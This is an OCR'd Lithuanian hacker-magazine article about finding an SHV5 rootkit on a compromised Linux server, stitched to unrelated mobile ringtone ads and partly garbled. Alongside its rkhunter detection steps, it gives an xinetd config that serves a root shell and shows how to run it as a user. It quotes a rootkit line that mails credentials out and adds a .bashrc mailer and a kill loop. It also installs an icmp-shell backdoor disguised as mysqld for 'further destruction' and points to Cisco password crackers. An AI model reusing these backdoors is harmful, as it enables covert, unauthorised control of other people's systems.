Pagal nutylėjimą naudojamas *echo-reply (0)*. Tu savo ruožtu privalai klientą (*ish*) paleisti su lygiai tokiais pat parametrais, kaip ir serverinę dalį. Dabar visos tavo komandos bus enkapsuliuotos į ICMP paketus ir pristatomos į mašiną-auką, kur *ishd* juos apdoros ir sukurs veikiantį susijungimą (*pipe*) į shellą (*/bin/sh*), po to įvykdys komandą ir iš *pipe* grąžintus duomenis išsiųs tavo mašinai. Beje, derėtų pastebėti, jog interaktyvios programos su *icmp-shell'u* gali veikti nekorektiškai. Šis įrankis man labai patiko — jis tuojau pat buvo išsaugotas mano arsenale. Kas žino, galbūt ji patiks ir tau :).

```
  ENTER
  IEŠKOM KEISTŲ VYKDOMŲ BYLŲ SU +S BITU
RADAU
  SU NETSTAT IEŠKOME PRIMITYVIŲ BEKDORŲ        RADAU
  IŠSTUDIJUOJAME PER XINETD PALEIDŽIAMŲ
  SERVISŲ KONFIGUS                                      RADAU
  PARSISIUNČIAM ROOTKITHUNTER IR IEŠKOM ROOTKITŲ  RADAU
  ŠOKAM SU BŪGNU                                        RADAU
  EXIT
```

Panašu, jog čia taip pat nebuvo nieko nereikalingo — vien tik standartinės tarnybos.
Peržiūrėjęs *ps -aux* išvedimą tarp viso kito šlamšto aš pamačiau *xinetd* demono procesą (aš retai matydavau, kad jį naudotų). Tu tikriausiai esi apie jį girdėjęs ir žinai, kad *xinetd* (*Extended Internet Daemon*) — tai patobulinta superserverio *inetd* versija. Jo užduotis — klausytis konfige nurodytų servisų jungčių. Vietoje to, kad paleistume krūvą visokių *telnetd* ir *sshd*, mes tiesiog aktyvuojame *xinetd*, o tada jau jis pats nusprendžia, į kokį servisą pas mus kas nors jungiasi ir ką tuomet daryti — ar *ftp*, ar *telnet* sesiją. Visi *xinetd* aptarnaujami servisai išsaugomi kataloge */etc/xinetd.d*. Pavyzdžiui, */etc/xinetd.d/ftp* byloje saugomas konfigas, aprašantis *ftpd* paleidimo parametrus.

Aš pradėjau kruopščiai analizuoti superserverio atstovaujamų servisų konfigus. Švelniai tariant, čia nebuvo prie ko prisiknisti, o ir bylų datos buvo mėnesio senumo (nors jas buvo galima pakeisti su komanda *touch*). Kitaip tariant, menkai tikėtina, kad medžiojamas įsilaužėlis nuotoliniam priėjimui naudojo būtent *xinetd*. Tai reiškia, jog reikės šiek tiek pakeisti paieškų kryptį.

```
-rw-r--r--   1 root     root          297 Jul 16  2003 daytime
-rw-r--r--   1 root     root          317 Jul 16  2003 daytime-udp
-rw-r--r--   1 root     root          289 Jul 16  2003 echo
-rw-r--r--   1 root     root          308 Jul 16  2003 echo-udp
-rw-r--r--   1 root     root          488 Sep  1  2003 fam
-rw-r--r--   1 root     root          [illegible] Sep 14  2003 irc
-rw-r--r--   1 root     root          326 Sep 25  2003 proftpd-xinetd
-rw-r--r--   1 root     root          317 Aug 20  2003 rsync
-rw-r--r--   1 root     root          313 Jul 16  2003 servers
-rw-r--r--   1 root     root          313 Jul 16  2003 services
-rw-r--r--   1 root     root          321 Sep 17  2003 sshd-xinetd
-rw-r--r--   1 root     root          321 Jul 16  2003 time
-rw-r--r--   1 root     root          317 Jul 16  2003 time-udp
-rw-r--r--   1 root     root          265 Jul 16  2003 xadmin
[illegible] cat irc
service irc
{
        port                    = irc
        socket_type             = stream
        wait                    = no
        user                    = root
        server                  = /bin/sh
        server_args             = -i
        disable                 = no
}

[illegible] telnet [illegible] irc
Trying [illegible]
Connected to [illegible]
Escape character is '^]'.
sh-2.05b# who
sh-2.05b# sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b# sh-2.05b# ls  la /
total 64
drwxr-xr-x  17 root     root         4096 Sep 14 18:54 .
drwxr-xr-x  17 root     root         4096 Sep 14 18:54 ..
-rw-r--r--   1 root     root            0 Sep 14 18:54 .autofsck
```

Trojanizuojam superserverį

Hakeriško konfigo pavyzdys

```
service irc
# po raktinio žodžio service eina serviso pavadinimas
{
port = irc
# kokio serviso jungtį naudoti — žiūrėk į /etc/services
socket_type = stream
# soketo tipas
wait = no
# laukiam? –ne!
user = root
# vartotojas — serverio savininkas
server = /usr/local/bin/bash
# bylos, kuri veikia kaip serveris, pavadinimas, — universalus variantas būtų „/bin/sh"
server_args = -i
# programai perduodami argumentai — pas mus „/bin/sh -i"
disable = no
}
```

Štai kaip įsilaužėliai per *xinetd* patenka į sistemą. Taip pat galima paleisti paprasto vartotojo vardu veikiantį bekdorą. Tam reikia visą konfigą sudėti į kokią nors bylą, paslėpti ją kuo toliau, o po to vartotojo vardu įvykdyti:
$ 'which xinetd' –f /path/to/file/backdoor.conf

Po to bekdoras bus paleistas. Argumentas –*f* parodo, kokią konfigūracinę bylą naudoti paleidimo metu. Vienintelis dalykas, kurį čia reikėtų prisiminti — paprastam vartotojui neprieinamos žemiau 1024 esančios jungtys, tačiau jam to ir nereikia.

[Trojanu užkrėstas trojanas] Niekam ne paslaptis, kad abiejų versijų (4 ir 5) *shv* rootkitai yra labai populiarūs, juos naudoja daugybė žmonių. Dėl to apie tai, kad rootkite yra slaptus sistemos duomenis išsiunčiantis kodas, dabar žino beveik visi. Pabandykime atidžiau peržiūrėti šio rootkito *shell* skriptą, kuris atsako už jo įdiegimą į sistemą — *setup*. Atidaręs jį su bet kokiu tekstų redaktoriumi po kelių peržiūros dienų (arba įvedęs *find* –> *mail*) būtinai surasi štai tokią eilutę:

```
echo „$1:$2:'hostname –f':$MYIPADDR" | mail $md5sum
```

Nematai nieko įtartino? Kintamieji $1 ir $2 — tai rootkito įdiegimo metu tavo nurodytas slaptažodis ir jungtis. Manau, tau nereikia aiškinti, iš kur paimamas kintamasis $MYIPADDR ir ką jis reiškia. O su *$md5sum* viskas kur kas įdomiau. Šiaip jau jeigu kode ieškosi, kam lygus *$md5sum*, tai rasi tik manipuliavimo su */usr/bin/md5sum* (darbo su kontrolinėmis sumomis įrankis) procedūras. Tačiau galų gale kintamajam priskiriama blogo dėdės pašto adreso reikšmė: md5sum=l1_nux@yahoo.com

Būtent jam ir išsiunčiama informacija apie sistemą (analogišką siuntimą galima rasti dar vienoje kodo vietoje, tačiau šį kartą tai daroma su *uname –a* ir *id*). Vis dėlto mus domina kai kas kita. Smalsu, kad kai šis rootkitas perduodamas iš rankų į rankas, adresas, kuriuo išsiunčiamas priėjimo prie mašinos slaptažodis, nuolat keičiasi. Kiekvienas nori į *setup* įrašyti savo pašto adresą, kad jį kiekvieną dieną spamintų su priėjimo duomenimis prie naujų nulaužtų sistemų :). Kieno tik pašto adresų aš ten nemačiau! Ir kodėl gi aš tau visa tai sakau? Ogi todėl, kad reikia stengtis bent paviršutiniškai išstudijuoti visus nepažįstamus į tavo rankas pakliuvusius dalykėlius. Deja, apgauti tave gali kas tik nori — net ir tas, kurį tu jau seniai pažįsti. Dėl to, bičiuli mielas, pasitikėk, bet tikrink! :)

[Totalus patikrinimas] Jau po valandos man atsibodo kapstytis po sistemines bylas, ieškoti kažkokių įtartinų programų. Nors aš atsargoje turėjau dar tuziną idėjų, kažkodėl priėjau išvados, jog sistemoje įdiegtas būtent rootkitas. Net ir turint profesionalaus seklio įgūdžius, surasti ir demaskuoti rootkitą nebus lengva :). Štai kodėl ir buvo sukurtas *rootkithunter*. Aš kadaise apie jį jau skaičiau ir žinojau, jog šis įrankis administratoriui labai pagelbsti kovojant su kirminais, trojanais ir kitokia **nix* sistemose besiveisiančia bjaurastimi. Paskubėjau iš oficialios svetainės parsisiųsti archyvą (*http://downloads.rootkit.nl/rkhunter-1.2.7.tar.gz*) ir įdiegti programą. Gerai, kad visas įdiegimo procesas apsiribojo įdiegimo skripto paleidimu rkhunter'io kataloge. Norėdami gauti išsamią ataskaitą apie visos sistemos saugumą, darome štai ką:

```
# rkhunter –c —createlogfile
```


Nė nemirktelėjęs *rkhunter* pasileido ir pradėjo pateikinėti išsamų aprašymą apie einamą tyrimo objektą. Iš pradžių jis patikrino vykdomų bylų kontrolines sumas, išstudijavo modulių sąrašą ir perėjo prie atskirų rootkitų požymių tikrinimo. Netikėtai programa išspjovė perspėjimą (*warning*), atseit, aptiktas įdiegtas SHV4 ir SHV5, išsamesnės informacijos man reikėtų ieškoti loge:

```
# less /var/log/rkhunter.log
```

Loge esminiai buvo šie įrašai:

```
[05:00:52] *** Start scan SHV4 ***
[05:00:52] — File /lib/lidps1.so... WARNING! Exists.
[05:01:48] *** Start scan SHV5 ***
[05:01:48] — File /etc/sh.conf... WARNING! Exists.
[05:01:48] — File /dev/srd0... WARNING! Exists.
[05:01:48] — Directory /usr/lib/libsh... WARNING! Exists.
```

Būtent ši informacija demaskavo komplektą, kuriuo hakeris užkrėtė sistemą: dabar aš turiu informaciją apie hakerio namų katalogą (*/usr/lib/libsh*) ir kai kurių rootkitui priklausančių bylų sąrašą. Metas imtis ryžtingų veiksmų. Įvykiai galėjo rutuliotis keliomis kryptimis. Pavyzdžiui, buvo galima surinkti hakerį kompromituojančią medžiagą. Viskas daroma labai paprastai, tik tam reikia žinoti jungtį, per kurią veikia rootkitas. Iš RST svetainės parsisiunčiam su *Perl* parašytą skriptą *PortChecker* (*http://rst.void.ru/download/portcheck.txt*) ir jį paleidžiam, nurodydami tam tikrą diapazoną. Pagal idėją atmetus visus sisteminius servisus turėtų likti tik rootkito jungtis, todėl *PortChecker* turėtų lengvai ją aptikti (be abejo, tą patį galima padaryti ir



studijuojam hakerių kūrinį — *shv5*

[Ginkluotas medžiotojas]

Rootkithunter — iš tiesų kietas įrankis su dideliu galimybių rinkiniu, be to, jis parašytas vien skriptine kalba! Kaip sakoma gamintojo svetainėje (*www.rootkit.nl/about*), programa suderinama su visomis UNIX tipo operacinėmis sistemomis ir ji nėra priklausoma nuo įdiegtos PĮ. Taigi, kaip tu jau tikriausiai supratai, pagrindinė rkhunter'io užduotis yra patikrinti tavo sistemą, ar joje nėra įvairiausių rootkitų ir bekdorų. Programa tikrina vykdomų programų teises, ieško įtartinų modulių (LKM) ir sulygina sisteminių programų kontrolines sumas. Ji sėkmingai aptinka *Knark*, *Suckit*, *SHV4(5)*, *FreeBSD Rootkit* ir daugelį kitų kenksmingų programų. Kaip pareiškia programos autorius, rootkithunter gali su 99,9% tikimybe nustatyti, ar mašina užkrėsta. Mano nuomone, tai labai naudingas įrankis, kurį turėtų turėti kiekvienas administratorius. Yra dar viena analogiško tipo programa — *chkrootkit*, kuri savo veikimo principu labai panaši į *rkhunter*. Rekomenduočiau šį įrankį išbandyti savo serveriuose — o jeigu pas tave nepastebimai įsibrovė koks nors hakeris, kuris dabar tonomis iš tavo serverio siunčiasi warezą?

Q Ką daryti, jeigu IRC tinklas užbanino mano potinklį?

A Pirmasis variantas— tau teks pasinaudoti kitu tinklu, tarkim, nutolusiame serveryje paleidžiant *ircii/bitchx* tipo IRC klientą arba ten įdiegus komfortabilų BNC. Antrasis variantas skaidresnis, tačiau trunka ilgiau: reiktų susisiekti su konkretaus tinklo administracija ir paaiškinti, kad tu nesi avinas. Daugelis tinklų prieš išmesdami iš tinklo pateikia savo *abuse* kontaktus, prašo atsiųsti visus *k-line* pranešimo duomenis ir aprašyti savo problemos esmę. Praktika rodo, kad iki 80% tokių laiškų lieka neatsakyti. Kur kas naudingiau būtų pačiam pabendrauti su tinklo administracija. Pavyzdžiui, *DALnet'e* tokie klausimai sprendžiami kanale *#services*. Jeigu tavo tinklas buvo panaudotas ką nors atakuojant arba vienas iš vartotojų spėjo susipjauti su administracija, tuomet visiškai nusiimti baną bus sudėtinga. Logiškiau būtų prašyti tavo adresui padaryti išimtį (jeigu jis statinis). Savaime suprantama, tokiam lemtingam pokalbiui reikės neužbaninto adreso.

Q Konfigūracinėje byloje aš suradau *Cisco* slaptažodį, tačiau jis pateiktas kažkokiu nesuprantamu formatu. Kaip jį būtų galima dešifruoti?

A Konfigūracinėje byloje galima rasti dviejų tipų slaptažodžius: *enable* režimo slaptažodį ir virtualaus terminalo (*telnet*) slaptažodį. *Enable* režimui gali būti naudojamas tiek užšifruotas slaptažodis *enable secret*, tiek ir paprastas slaptažodis *enable password*. *Enable* šifruojamas *md5* algoritmu, kuris užtikrina didelį patikimumą, o virtualaus terminalo ir paprasti *enable* slaptažodžiai šifruojami su įmontuotu *Cisco* algoritmu.

Įmontuotas *Cisco* šifravimo algoritmas pagrįstas *xor* operacijos panaudojimu su pastovia inicializuojančia reikšme. Šifruojami slaptažodžiai gali turėti iki 11 skirtingo registro simbolių (raidžių/skaičių). Pirmieji du slaptažodžio baitai parenkami atsitiktinai iš *0x0–0xF* diapazono, o likusieji yra eilutė, gauta su *xor* apjungus slaptažodį ir iš anksto žinomą simbolių bloką *dsfd;kfoA,.iyewrkldJKDHSUB*. Tokį slaptažodį galima dešifruoti su daugeliu įrankių, pavyzdžiui, kad ir su *http://packetstormsecurity.nl/cisco/ciscocrack.c* arba su *bash* skriptu *http://packetstormsecurity.nl/UNIX/netcat/ciscopw*. Išsamiau apie dešifravimą galima paskaityti čia: *http://packetstormsecurity.nl/cisco/cisco.decrypt.tech.info.by.mudge.txt*.

lokaliai skenuojant jungtis, tačiau tai truktų keliskart ilgiau). Kaip *portcheck* gali matyti net ir tai, ko neparodo *netstat*? Viskas labai paprasta: kuomet tu paleisdamas šį įrankį nurodai diapazoną, pradedamas ciklo vykdymas, kuriame su *IO::Socket* kiekvienoje jungtyje sukuriamas soketas. Savaime suprantama, jeigu jungtį jau naudoja kokia nors programa (*web* serveris, *ftp*, bekdoras), tai soketo sukurti nepavyks. Būtent tai ir leidžia mums manyti, kad jungtis jau atvira ir naudojama. Mąstom toliau — jungtį žinom, vadinasi, pats metas paleisti kokį nors kietą sniferį. Čia pasirinkimas tiesiog milžiniškas, užeik adresu *http://packetstormsecurity.nl/sniffers* ir pats tuo įsitikink. Nusnifinta medžiaga bus gana neblogas įkaltis prieš hakerį :).

[Hakerio demaskavimas] *Taigi mašina užkrėsta rootkitu SHV5.* Hakerio namų katalogas yra čia: */usr/lib/libsh*. Tiesą pasakius, nieko ypatingo, tačiau jame yra viena nuostabi byla — *.bashrc*. Būtent ji man ir padės. Mokykloje istorijos pamokose tau tikriausiai pasakojo, kad paleidus interpretatorių apdorojama ir įvykdoma visa šiame skripte saugoma bjaurastis. Kadangi aš turėjau *root* teises, galėjau į šią bylą laisvai rašyti viską, ką tik norėjau. Iš pradžių nusprendžiau sužinoti įžūliojo įsilaužėlio IP adresą ir išsiųsti jį sau elektroniniu paštu:

```
# cat >>.bashrc
mail="jonuks@fbi.gov"
info='set |grep SSH_CLIENT'
'echo $info|mail $mail'
```

Jeigu tu gerai išmanai shell programavimą ir tau nestinga vaizduotės, čia gali prikrėsti daug smagių eibių. Pavyzdžiui, aš čia įterpiau kodo fragmentą, kuris į mano pašto dėžutę *atsiunčia hakerio IP adresą (bus galima pasiimti kompiuterio* logus ir pasijuokti iš hakerio lūzerio). Po to aš susimąsčiau, ar negalima būtų padaryti taip, jog vos įėjęs į sistemą mano konkurentas būtų atjungtas, t.y. terminalas būtų užmušamas devintuoju signalu (*kill -9*). Pasirausęs savo kompiuteryje, suradau kažkada mano paties kurtą shell skriptą:

```
for pid in 'ps |grep bash |awk '{ print $1 }' '
do
    echo „$pid"
    kill -9 $pid'
done
```

Atrodytų viskas, galiu nusiraminti: įsilaužėlis sistemoje neišdarinės nesąmonių ir nedefeisins svetainių, tuo pačiu išduodamas mūsų buvimą mašinoje. Tiesa, liko dar vienas rimtas neužbaigtas reikalas. Kaip tu jau tikriausiai supratai, aš visiškai atvirai buvau prisijungęs per *ssh root* vardu. Šią situaciją reikėjo iš esmės pakeisti, todėl aš taip pat nusprendžiau mašinoje įdiegti bekdorą, bet ne su kokiu nors ten rootkitu, o pakankamai originaliu būdu — su *icmp-shell* (apie šį nuostabų įrankį gali paskaityti iškarpoje). Jį parsisiųsti galima iš čia: *http://peterhost.dl.sourceforge.net/sourceforge/icmpshell/ish-v0.2.tar.gz*. Išpakavęs archyvą, aš padariau *make linux* ir gavau dvi vykdomas bylas: *ishd* (demonas) ir *ish* (klientas). Serverinę dalį aš sudėjau į */bin*, tada aplinkos kintamąjį PATH pakeičiau einamu katalogu, *ishd* pervadinau į *mysqld* ir paleidau su parametrais pagal nutylėjimą. Šiaip jau taip elgtis nerekomenduotina, geriausia būtų šį bekdorą naudoti kartu su *adore*, — juk tuomet padidėja tikimybė, kad tavęs neaptiks piktasis tinklo administratorius. Norėdamas neskausmingai gauti priėjimą prie šios mašinos, aš pas save *FreeBSD* sistemoje sukompiliavau *icmp-shell* klientą. Atrodytų, lyg ir viskas — bekdoras tvarkingai veikia, o tai reiškia, jog dabar aš savo rankose turiu puikią tolimesniam *destruktyvui tinkamą platformą :)*

```
bash-2.05b# ls -la
total 208
drwxr-xr-x   2 500      500          4096 Apr  6  2003 .
drwxr-xr-x   3 500      500          4096 Sep 14 19:41 ..
bash-2.05b# pwd
/root
bash-2.05b# cd /usr/lib/libsh
bash-2.05b# ls -la
total 56
drwxr-xr-x   6 root     root         4096 Sep 14 19:22 .
drwxr-xr-x  69 root     root        28672 Sep 14 19:13 ..
drwxr-xr-x   2 root     root         4096 Sep 14 19:13 .backup
-rwxr-xr-x   1 122      114           433 Sep 14 19:37 .bash
drwxr-xr-x   2 root     root         4096 Sep 14 19:13 .owne
drwxr-xr-x   2 root     root         4096 Sep 14 19:13 .snif
-rwxr-xr-x   1 122      114          2000 Nov 11  2003 hide
drwxr-xr-x   3 500      500          4096 Sep 14 19:41 utilz
bash-2.05b# cat /lib/lidps1.so
ttyload
shsniff
shp
shsb
hide
burim
synscan
mirkforce
ttymon
sh2-power
bash-2.05b# ls -la /etc/sh.conf
-rw-r--r--   1 root     root           36 Nov 11  2003 /etc/
bash-2.05b# id
uid=0(root) gid=0(root) groups=0(root)
bash-2.05b# netstat -an |grep 5000
bash-2.05b# █
```

įsilaužėlio guolyje

```
Rootkit 'Knark'...                               [    ]
Rootkit 'LiOn Worm'...                           [    ]
Rootkit 'Lockit / LJK2'...                       [    ]
Rootkit 'MRK'...                                 [    ]
Rootkit 'NiO Rootkit'...                         [    ]
Rootkit 'RootKit for SunOS / NSDAP'...           [    ]
Rootkit 'Optic Kit (Tux)'...                     [    ]
Rootkit 'Oz Rootkit'...                          [    ]
Rootkit 'Portacelo'...                           [    ]
Rootkit 'R3dstorm Toolkit'...                    [    ]
Rootkit 'RH-Sharpe's rootkit'...                 [    ]
Rootkit 'RSHA's rootkit'...                      [    ]
Sebek LKM                                        [    ]
Rootkit 'Scalper Worm'...                        [    ]
Rootkit 'Shutdown'...                            [    ]
Rootkit 'SHV4'...                                [          ]

        ---------------------------------------------------------------------------
        Found parts of this rootkit/trojan by checking the default files and directories
        Please inspect the available files, by running this check with the parameter
        --createlogfile and check the log file (current file: /var/log/rkhunter.log).
        ---------------------------------------------------------------------------

ress <ENTER> to continue]

Rootkit 'SHV5'...                                [          ]

        ---------------------------------------------------------------------------
        Found parts of this rootkit/trojan by checking the default files and directories
        Please inspect the available files, by running this check with the parameter
        --createlogfile and check the log file (current file: /var/log/rkhunter.log).
        ---------------------------------------------------------------------------

ress <ENTER> to continue]

Rootkit 'Sin Rootkit'...                         [    ]
Rootkit 'Slapper'...                             [    ]
Rootkit 'Sneakin Rootkit'...                     [    ]
Rootkit 'Suckit Rootkit'...                      [    ]
Rootkit 'SunOS Rootkit'...                       [    ]
Rootkit 'Superkit'...                            [    ]
Rootkit 'TBD (Telnet BackDoor)'...               [    ]
Rootkit 'TeLeKiT'...                             [    ]
Rootkit 'T0rn Rootkit'...                        [    ]
```

trojanizuojam superserverį

SUKURK SAVO NUOTAIKĄ!

one extremely mobile

TOP ŽAIDIMAI

Kodas: 223369660



Laikas pasinerti į naujas filmo "Misija neįmanoma 3" misijas. Priešai puola iš visų pusių, bet tu turi puikų ginklų arsenalą:

NOKIA 2650, 3100, 3200, 3220, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K300i, K750i, T610, T630

Kodas: 223709660



Nauja nusikalstamumo banga užgriuvo Majamį, flamingų ir palmių miestą. Policininkai iš garsaus TV serialo sugrįžta!

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON** K750i

Kodas: 223429660



Lumines sukėlė tikrą revoliuciją galvosūkių pasaulyje! Sudėliok spalvotus blokelius taip, kad surinktum kuo daugiau taškų.

NOKIA 2650, 3100, 3200, 3220, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

Kodas: 221879660



Tu vadovauji nedideliam mobiliam Antrojo Pasaulinio karo laikų koviniam būriui. Jį sudaro pėstininkų komanda ir karo technika.

NOKIA 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON** K300i, T610, T630


Kodas: 213849660



Originalus žaidimas pagal filmuką "Ledynmetis 2". Pagrindinis jo herojus – priešistorinė voverė labiau už viską mėgsta giles.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 7210, 7250, 7260, 7270, 7610, 8800 **SONY ERICSSON** K750i

Kodas: 220329660



Surink komandą ir vyk į varžybas. Žaidimo kūrėjai skyrė daug dėmesio žaidimo grafikai ir sukūrė nepakartojamą realybės pojūtį.

NOKIA 2650, 3100, 3200, 3220, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6260, 6610, 7210, 7250, 7260, 7610 **SONY ERICSSON** K300i, K750i, T610, T630

Kodas: 204339660



Paskutinė trilogijos "Persijos princas" dalis. Princas sugrįžo į Babiloną, kur turi išgelbėti miesto gyventojus ir perimti sostą.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

Kodas: 217829660



"Iksmenai 2" – žaidimas, apjungęs žymius komiksus ir kvapą gniaužiantį filmą. Surink komandą iš penkių narių ir kovok prieš Blogio

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K750i

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta ir veikia **GPRS** paslauga. Žinutę su žaidimo kodu nusiųskite į numerį **1344**.

SPALVOTI ATVIRUKAI



KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt


Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**. Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650 **SIEMENS** A60, A65, A75, AX75, C60, C65, CF75, M55, MC60, S55, SL55, SL65 **SAMSUNG** C200, C210, C230, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E530, E630, E700, E710, E730, E760, E800, E820, P510 **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

ATVIRUKAI



LOGOTIPAI



JUOKO VIRUSAS!
APSIKRĖSK JUOKU IR GERA NUOTAIKA!

Vieną šių kodų siųsk į numerį **1322** ir gauk linksmą, juokingą arba kvailą atviruką!
APKRĖSK DRAUGĄ - po kodo palik tarpą ir įrašyk draugo telefono numerį.
SIEMENS telefonams po kodo pridėk raidę **S** (pvz., 86549660s XXXXXXX).
Kaina 1,95 Lt

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 2600 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6060, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, S55, SL55. **SAMSUNG** C100, C200, C210, X120, X450, X480, P730. Tik atvirukai X660. **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800.

VOKALINĖS MELODIJOS

James Brown: I Feel Good	120239660
Vampyro balsas: Aš tave matau!	206619660
Jurga: Trouble NAUJA!	221589660
Arash: Tike tike kardi	188709660
Jurga: Nebijok	184559660
A. Mamontovas: O, meile!	178679660
Tele2: Paplepėkim	167439660
Skambutis iš morgo NAUJA!	206609660
Crazy Frog: Axel F	165229660
Piktos katės klyksmas	153149660
Zvonok bratanu: Koroche, tema takaya...	153119660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730. **SIEMENS** C65, SL65. **NOKIA** 3200, 3220, 5140, 6020, 6021, 6060, 6230, 6260, 7260, 7270, 7280, 7370, 7610, 8800. **SONY ERICSSON** K700i, W800

TOP MELODIJOS	MONO	POLY
Tokio Hotel: Rette Mich	217359660	217359660p
Vilija: Man sakei	218629660	218629660p
Vudis: Kaip du kart du	176659660	176659660p
Madonna: Sorry	205119660	205119660p
Daz Sampson: Teenage Life NAUJA!	225889660	225889660p
Andrius: Mes vyrai	176279660	176279660p
Yva: Pabučiuok	223059660	223059660p
Aventura: Cuando Volveras	111359660	111359660p
Shakira: La Tortura	165109660	165109660p
Raketa: Dolčė Gabana NAUJA!	223169660	223169660p
Tokio Hotel: Durch Den Monsun	184069660	184069660p
Iš k.f. Bumeris 2	216149660	216149660p
Lordi: Hard Rock Hallelujah TOP	225829660	225829660p
Angelina: Negalvok	223149660	223149660p
Adamsų šeimynėlė	7019660	7019660p
Žilvinas Žvagulis: Faina	151279660	151279660p
Iš serialo "Brigada"	34149660	34149660p
Texas Lightning: No No Never NAUJA!	225719660	225719660p
Iš k.f. „Haris Poteris"	146719660	146719660p
Andrius: O kam sava	205079660	205079660p
Sel feat. Mia: Muzika	223079660	223079660p
Sean Paul: Temperature	221509660	221509660p
LT United: We Are The Winners	213009660	213009660p
The Rasmus: Sail Away NAUJA!	225709660	225709660p
69 Danguje: 9 Dangui	210629660	210629660p
US5: Come Back To Me Baby	215719660	215719660p
Skamp: Thinking about you NAUJA!	223179660	223179660p
Iš k.f. „Krikštatėvis"	121739660	121739660p
Antanas: Sudeginti tiltai	205179660	205179660p
Žilvinas Žvagulis: Itališka dainelė	145009660	145009660p
Depeche Mode: Enjoy the Silence	142679660	142679660p
Raketa: Padarys mane	210659660	210659660p
Mokinukės: Bye Bye	122109660	122109660p
Vilija: Spjaudau ir gaudau	176649660	176649660p
Mattafix: Big City Life	186549660	186549660p

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus ir žaidimus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją, įsitikink, ar ji tinka draugo telefonui.

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Žinutę su kodu (pvz., 3689660p) siųskite į mūsų numerį **1323**.

